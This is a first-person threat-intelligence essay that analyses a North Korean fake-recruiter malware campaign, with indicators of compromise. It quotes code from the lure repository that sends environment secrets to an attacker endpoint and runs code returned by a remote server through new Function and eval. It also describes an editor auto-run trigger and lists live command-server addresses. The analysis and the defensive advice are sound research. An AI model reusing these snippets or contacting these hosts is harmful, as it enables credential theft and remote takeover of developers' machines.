

North Korea Is Hiring

By Jackie Singh

Published: 2026-07-15 · Archived: 2026-09-08 02:01:18 UTC



In short: a North Korean intelligence operation tried to take over my business partner's laptop with a fake job offer. The technique, "Contagious Interview," turns a recruiter's coding "test" into malware that runs the instant you open the project folder. Most of the campaign is already well-documented by the researchers I credit at the end.

What is first-hand and new here are additional live command servers found by hunting the operators' hosting and repositories. Public reporting then ties parts of that infrastructure to an EU-sanctioned Russian bulletproof network.

Researchers: Scroll to get a full technical teardown and indicators of compromise.

My business partner nearly took a great job. A recruiter found him on LinkedIn earlier this month, mentioned his work at the Solana Foundation by name, and pitched a role at Ritual, a real company building AI infrastructure on the blockchain. The pay was good. The recruiter, who called herself Anne, was friendly and in no hurry. There was a Google Doc of open roles listing Ritual's actual investors, a Calendly link, and a video call, run not by Anne but by a man who cut his own camera the moment it began.

Near the end came the request the whole thing was built around: could he clone the team's code repository so they could go through the code together?

The Contagious Interview Illusion

	The Illusion	The Reality
Domain & Pitch	ritual.net Real investors verified in a professional Google Doc.	ritualhub.net Fake MetaPlay Web3 casino project grafted onto the job spec.
The Interviewer	Friendly recruiter Anne, scheduled via Calendly. 	Handed off to Doran , who kills his camera instantly . 

Wary of the whole “clone our repo and run it” ask, and the sort who keeps a locked-down setup and treats unsolicited code as hostile, he did the entire thing inside a throwaway macOS VM, and he ran a code-analysis pass over the repository before he trusted it. It came back with *this contains malicious code*. That instinct, to sandbox a stranger’s project and vet it before running it, is the reason this is an essay about a North Korean operation and not an incident report with his employer’s name on it.

The technique has a name. The security industry calls it Contagious Interview, and the idea is blunt: the job offer is the malware. It has hit thousands of engineers, and it works by targeting the one thing a careful person doesn’t think to guard: the pleasure of the suggestion, from someone who has clearly done their homework, that your work is good.

The con is the way in; the malware is delivered once the target is already going along with it. This works on basic manners and typical recruiter behavior, not sophistication.


The personalization was thin. She had read his LinkedIn and could name his real work, but the pitch materials underneath, the job doc and the repo, were mass-produced rather than built for him. Anne described herself as a partner to Ritual rather than an employee, which conveniently explained away anything that didn’t quite fit.

None of it is new. Fake recruiters and take-home “coding tests” are this group’s standard opening. [ESET](#) calls it DeceptiveDevelopment, Palo Alto’s [Unit 42](#) has tracked it for years, [Microsoft](#) dates it to at least December 2022, and [MITRE](#) files it as G1052.

Everything was a near-copy of something real. The domain, `ritualhub.net`, was a step off the company’s actual `ritual.net`. The job description was lifted almost word for word from Ritual’s own pages, same text and same investors, then padded with a product that doesn’t exist: a Web3 casino called MetaPlay, invented only to give my partner a reason to clone a repo and run it.


The clever part is the timing. The repository is a working poker game with something extra wired in underneath. Running it springs the trap, of course, but so does merely opening the folder, before you’ve run anything.

Most developers use an editor like VS Code, or Cursor, and this project included a hidden instruction telling the editor to run a setup command the instant the folder opens, with no click, no prompt, and no confirmation. Opening the folder to look at the code does the same thing as running it would.



From there it does two things, both silent. It collects the passwords, keys, and tokens sitting on a developer's machine and sends them out. And it opens a channel back to the attackers, who can then send any code they want and have it run, which is how the final tool arrives: software that records your keystrokes and screen and drains your crypto wallets.

The whole time, the app looks like it simply failed to start.



Behind the poker game is a government.

North Korea, the most sanctioned country on earth and one of the poorest, has spent a decade turning its hackers into a revenue operation, and this campaign is one of the steady earners. Security firms can't agree on a name; the same activity gets called [Contagious Interview](#), [DeceptiveDevelopment](#), and [Famous Chollima](#).

Whatever you call it, it has been run like a business since at least 2022.

It takes two forms, both aimed at the same well-paid, mobile professionals. The first is the one here: a recruiter who is actually a lure. The second is stranger. North Koreans apply for remote jobs at Western companies using stolen identities, get hired, collect salaries, and increasingly steal their employers' code to hold for ransom, sometimes using AI to swap their faces on video calls, [according to the FBI](#).

The numbers are hard to believe. [Socket](#), which watches open-source software for tampering, is tracking more than 1,700 poisoned packages across five different registries. [One October report](#) found 338 of them with over 50,000 downloads, and [a later batch](#) used the same trick that was sitting in my partner's repo.

Real people run it, at least in part. The recruiter who messaged my partner is real: her identity is verified on LinkedIn, she has ordinary social media accounts, and her phone number is Colombian. The developers whose names are on the malicious code are in the same region, Colombia and Argentina, and some of those same names appear in a nearly identical attack that a security executive [documented after the group came for him](#).

Some of those identities may be stolen. But given how tightly they cluster around a recruiter who is clearly real, the likelier explanation is that at least some of these people know, at least in part, what they are doing, the "[identity rental](#)" arrangement North Korea is known for. A name on a malicious *commit* isn't proof; I treat the developer identities as indicators rather than accusations. The "recruiter", however, is an entirely different matter.


The money removes any doubt about the stakes. A woman in Arizona was recently sentenced for running a "laptop farm" out of her home that let North Korean workers pose as employees at more than [300 U.S. companies](#), [bringing in about \\$17 million](#); [one federal sweep](#) last year raided 29 such farms in 16 states. [Treasury](#) estimates the fake-worker scheme alone made close to \$800 million in 2024, on top of theft like the [\\$1.5 billion](#) the FBI attributes to North Korea in the Bybit hack.



There is a Russian layer, too.

Some of the campaign's command servers sit on an EU-sanctioned Russian bulletproof network — the rebranded remains of a host called Stark Industries, whose Moldovan operators the EU sanctioned in 2025 for supporting Russia's hybrid warfare ([Recorded Future](#)). Researchers have separately caught a Russian and a North Korean hacking group operating from the same server ([Gen](#)).

Two of the most heavily sanctioned governments on earth are quietly using the same infrastructure. That bugged code that was supposed to be a poker game actually helps pay for a belligerent nation's weapons program.




The defense isn't technical. It is a habit of mind: treat a stranger's code as something to be wary of, and don't do a flattering recruiter the small favor of clicking their link. A company that wants to hire you doesn't need to watch its private code run on your laptop or to install any meeting software; any "assessment" that requires this is part of the attack. Check the recruiter against the company's real website, not the message you received or LinkedIn. A domain that is one letter off, or a job description sent from a personal Gmail or ProtonMail account is a red flag. And if you do need to open something you don't trust, use a throwaway machine or VM with nothing on it — no wallets, keys, important passwords, or access to anything you'd miss.

Engineers can get more specific. Treat cloning and opening a repo, and every `npm install`, as running someone else's code. [Socket](#) puts it plainly: "treat every `npm install` as code execution." That means turning off your editor's automatic tasks, reading a project's install hooks before trusting it, and using `--ignore-scripts` when unsure.

The company version of the problem, the fake employee, is about process. The [FBI](#) recommends withholding system access until a background check clears and shipping a new hire's laptop only to the address on their ID, since that is the step where the laptop-farm scheme becomes visible. [KnowBe4](#), which nearly hired one of these workers, published a candid account that is the best training I have seen on it.

Start with the names: One North-Korea-aligned cluster answers to **Contagious Interview / G1052** ([MITRE](#)), **CL-STA-0240** ([Unit 42](#)), **UNC5342** ([Google/Mandiant](#)), **DeceptiveDevelopment** ([ESET](#)), and **Famous Chollima**

([CrowdStrike](#)). Its malware carries just as many labels: **BeaverTail**, a JavaScript infostealer and downloader first documented by Unit 42 in 2023; **InvisibleFerret**, a Python backdoor; and **OtterCookie**, a JavaScript backdoor named by NTT Security Japan in late 2024, whose newer builds absorb BeaverTail's tricks ([Socket](#), [NTT](#)).



You never have to type `npm start`. You barely have to do anything. The repo ships a `.vscode/tasks.json` with `"runOn": "folderOpen"`, so opening the folder in VS Code or Cursor auto-runs `npm install` on its own. The trigger has been caught in the wild before ([OpenSourceMalware](#)). For good measure, `files.exclude` hides the `.vscode` directory from the editor's own file tree, so the trap never shows up while you browse.

`npm install`, in turn, fires the `prepare` lifecycle script in `package.json`, which starts the server in the background, and the payload lives there in two moves:

```
// controllers/auth.js - move 1: exfiltrate the entire environment
axios.post(api, { ...process.env }, { headers: { "x-app-request": "ip-check" } });

// socket/index.js - move 2: remote code execution
const executor = new Function("require", response.data);
executor(require);           // compile + run whatever the C2 returns, with full require()
```


The first line ships your process environment, the API keys and cloud credentials and tokens, anything the shell has exported, to an attacker endpoint, behind a header dressed up as a harmless geolocation check. The second compiles the HTTP response body into a function with `require` access, which is arbitrary remote code execution wearing a polite name.

A guard function, `validateApiKey()`, pretends to gate all this, except it is declared `async` and called without `await`, so the returned promise is forever truthy and the check never fires; the bug is load-bearing. And the login path hardcodes `const isMatch = true;`, which leaves authentication purely decorative.

I am not the only one to have seen this. The public RitualPlay analysis lays out the same `new Function("require", response.data)` primitive, the same `await`-less guard, the same `x-app-request: ip-check` exfil, and the same auto-run chain ([gist](#)). What nails our copy to that public sample is a pair of hardcoded throwaway secrets in `config.js`, a MySQL password `Espsoft123#` and a JWT key `ly27lg35kci85tvgl0zgbod4`, identical to the byte.

Different repo, different victim, one crew. The repo is not a GitHub *fork*. The API reports `fork: false`; the project was created on July 3, 2026; and its oldest commit dates to **December 2015**. No repo carries commits from eleven years before it existed unless someone pushed that history in wholesale. That mismatch is the tell. Instead of clicking “Fork,” which brands the page with a “forked from *upstream*” banner and files the project in the parent’s network graph, the operators cloned a real, long-lived open-source project on their own machines, grafted the poker game and the malware on top, and pushed the whole thing up as a brand-new repo.

That buys them two things at once. It cuts the cord to the original: no banner, no network link, and, more to the point, nothing for a scanner to diff against a known-good parent, so the malicious commits never light up as departures. And it borrows a decade of maturity. The inherited history drags along years of commits and trusted names, [Zeke Sikelianos](#) among them, whose entire contribution is a six-line README fix from 2015. To anyone who doesn’t check the creation date, the contributor graph whispers *established project, real people*.




There is one fatal flaw in the trick. Cloning preserves the original commit hashes, and those hashes are the same in every copy the crew pushes. Pick a single inherited one, and I used Zeke’s `dab886d`, and GitHub coughs up every repo that carries it. Three, here: ours, plus `RitualGame/MetaPlay`, a second Ritual-impersonating org stood up the day before my partner was hit and still being pushed to as I write this, and `BluwHale-Games/DeepWhale`, the same crew wearing a different company’s face, with a different game name over the identical backdoor.

The move meant to erase a trail turned one repo into a map of the whole fleet, three repositories from a single inherited hash. It would turn out to be an undercount, but first we had a live server to reach.

A dead repo is an artifact; a live C2 is intelligence. But the endpoints in this malware are IP-gated. They answer differently depending on who is asking, and the `ip-check` header is the whole reason they profile the caller. Poking them from a victim's home connection is exactly how you lose.

So we went slowly. Passive first: certificate-transparency logs and old `urlscan.io` records, which watch the target from somebody else's infrastructure. Those told us the exfil endpoint, `ipcheck-six.vercel.app/api`, had returned HTTP 200 for about a week back in April, and that the loader endpoint in our fork, `gamboracle.vercel.app/api`, a domain absent from any public reporting I could find, had never been scanned at its `/api` path at all. Liveness genuinely unknown.



To settle that without lighting ourselves up, we sent a single probe through a commercial VPN exit node in South America, fed the malware decoy environment data in place of real secrets, and saved the reply as inert bytes we never executed. All the danger sits in the `eval / new Function` step; skip that step and the reply is just text.

Two clean results:

- `ipcheck-six.vercel.app/api` → **HTTP 451, "This content has been blocked for legal reasons."** Vercel had already pulled the heavily-reported endpoint.
- `gamboracle.vercel.app/api` → **HTTP 200, a 4,859-byte obfuscated JavaScript loader.** The under-reported one was very much alive.

Two notes on method, which matter more than the finding. That loader is shared: both sibling repos point at the same `gamboracle`, so it is the cluster's shared stage-one rather than a per-repo stager, and a single Vercel takedown kills all three lures at once. And checking your egress first is not a ritual you can skip. Tunnels fail quietly, and this C2 saves its full payload for exactly those home IPs, so a skipped check is how the researcher trades places with the victim.

We had the stage-2 loader. The trick now was to read it without running it.

The loader was minified [javascript-obfuscator](#) output: three rotated string-arrays hiding some forty method names behind a self-defending wrapper that neuters `console` to spite debuggers. The obvious move, reaching for a deobfuscator that “sandboxes” the code and *evaluates* the string-decoder, still runs the attacker’s program, which I didn’t want to get into.

So I did the decoder’s arithmetic for it. The routine is a pure function, index in and string out, once the arrays are rotated into an order the sample checks against three hardcoded constants (`220314` , `885586` , `301094`). I rebuilt that rotation in Python and brute-forced each array until its checksum lined up. Dull and deterministic, but their JavaScript never touched my machine.

Out fell a small beacon. It fingerprints the host, taking the hostname, the OS type and release and platform, and the MAC of the first external interface, then every five seconds fires a `GET` at a base64-hidden URL, `http://51.178.11.181:1224/api/checkStatus` , plaintext HTTP, an OVH box in France, carrying the full `process.env` and a campaign tag in the query string. The tag decodes to the frankly strange phrase `crash the bad guys` .


The interesting line is the command channel:

```
const { status, message } = await res.json();
if (status === "error") { try { eval(message) } catch (_) {} } // "error" IS the run-code signal
```

The gate opens when the server answers `status: "error"` . When the operator wants code on your machine, the reply is shaped to read, in any casual log, like a request that failed. That inverted flag is the doorway the final-stage stealer comes through. Other researchers have mapped the exact protocol, a `:1224` beacon to `/api/checkStatus` that `eval()` s the `message` field on `status == "error"` and hands back a session ID to track the victim ([Kudelski Security](#)); Unit 42 first documented the `:1224` C2 family in 2023 ([Unit 42](#)). Our sample’s hard C2 (`51.178.11.181`) is a rotation I haven’t seen published; the protocol around it is a known signature. We took the loader and never beacons, so their server got no fingerprint and no chance to task us.

The first day’s work stopped at one live loader, one command server, and three repositories off a shared commit. The hash only catches clones that kept the original history intact, and it says nothing about the hands pushing them. So the next question wasn’t what these repos share, it was who keeps committing this code and turned three into more than forty.

Git writes two names on every commit: an author and a committer. The crew uses the split on purpose. The *author* is a borrowed developer, one of the Colombia-and-Argentina names, some real, some rented, but the *committer*, on every weaponized repo I could find, is the same throwaway address, `coinstar@gmail.com` .



Ask GitHub for everything that account has touched and the handful of Ritual knock-offs opens into an assembly line: **more than forty live repositories**, each a working app with the same class of backdoor stitched in, each wearing a different real company's face. Ritual and Bluwhale, yes, but also 0G Labs, Dapper Labs, EverDreamSoft, Xaya, Alchemy, Moralis, ChainFlip, Celestium, even a counterfeit "TradingView."

The names run to a formula: a real Web3 or AI firm, a "Play" or "MVP" or "Verse" suffix, and a fresh throwaway org to hold it. The oldest were stood up in August 2025. This was not a campaign aimed at my partner; it was an operation that had been running the better part of a year whose strategy I recognized from Iraq, where we called it *spray and pray*.

The shooter doesn't bother to aim; he simply pulls the trigger in some general direction and hopes for a lucky hit.

The inherited hash was the *small* discovery, the one that found the three copies that happened to preserve their git history. The committer was the large one: it found the operator, and through the operator, the fleet. One persona with more than forty storefronts and a rotating cast of borrowed faces on the commits. I pulled the source of every one and found the backdoor in all but one, a security researcher's copy kept for study.

More than forty repositories meant as many copies of the loader address to read, and reading them turned `gamboracle` from a single endpoint into a rack of them. Each group of impersonations points at its own stage-one loader on Vercel's free tier, addresses like `apiformeta`, `ip-testcheck`, `project-mjecx`, `astrahub`, and more, the same disposable trick, one front-end per cluster of lures. A newer generation is fussier: endpoints like `vscode-settings-8140-self.vercel.app/api/settings/windows` that hand back a different payload depending on the victim's operating system. And pulling each repo's *entire* source, not just the obvious files, surfaced the stage-two servers the loaders don't carry in plain sight, more `:1224` boxes hardcoded into the code, among them `51.178.11.177`, a second OVH machine one address over from the first, wired into nine of the fleet's repos.

Then we stopped reading their code and started reading their landlord.

The `:1224` servers cluster on one US bulletproof host, Majestic Hosting Solutions, AS396073, the network the SpinServers brand runs on, and the operators leave the same two doors open on each box: 1224 for the malware,

3389 for the remote desktop they manage it from. That pair is a fingerprint, and a fingerprint is a Shodan query: `asn:AS396073 port:1224`. It returned a server that appears in none of the repositories, `216.250.249.179`, a machine found by looking at the building, not the tenants. A single bare TCP connection out through the same VPN exit, no data sent, just a knock, and it answered: live and listening. Their code showed us where they had *been*; their hosting showed us where they *are*.

Which of the loaders were still armed we settled without going near them, by handing each URL to urlscan.io, whose scanners fetch from their own infrastructure rather than ours. Four came back with a 200 and a fresh payload, `gamboracle`, `apiformeta`, `ip-testcheck`, and `project-mjecx`, all live on July 12. Two of the OS-aware endpoints answered 403: alive, but refusing anyone who doesn't ask in the malware's exact voice. The rest Vercel had finally pulled. The takedowns are landing; the operators refill faster than they drain.

One pivot went nowhere, and the nowhere is the finding. The command servers wear almost-plausible reverse-DNS names, `scimedopenpublisher.info`, `stayinsunshine.com`, `wanderingboxbar.com`, and I expected them to unravel into more infrastructure. They don't. One is a stranger's WordPress blog, one is an expired domain a registrar has parked, one resolves to nothing at all. The crew sets the reverse-DNS on their C2 boxes to arbitrary innocuous or discarded domains they don't own, so the raw address reads as unremarkable in a log. Chase the pretty names and you find civilians.

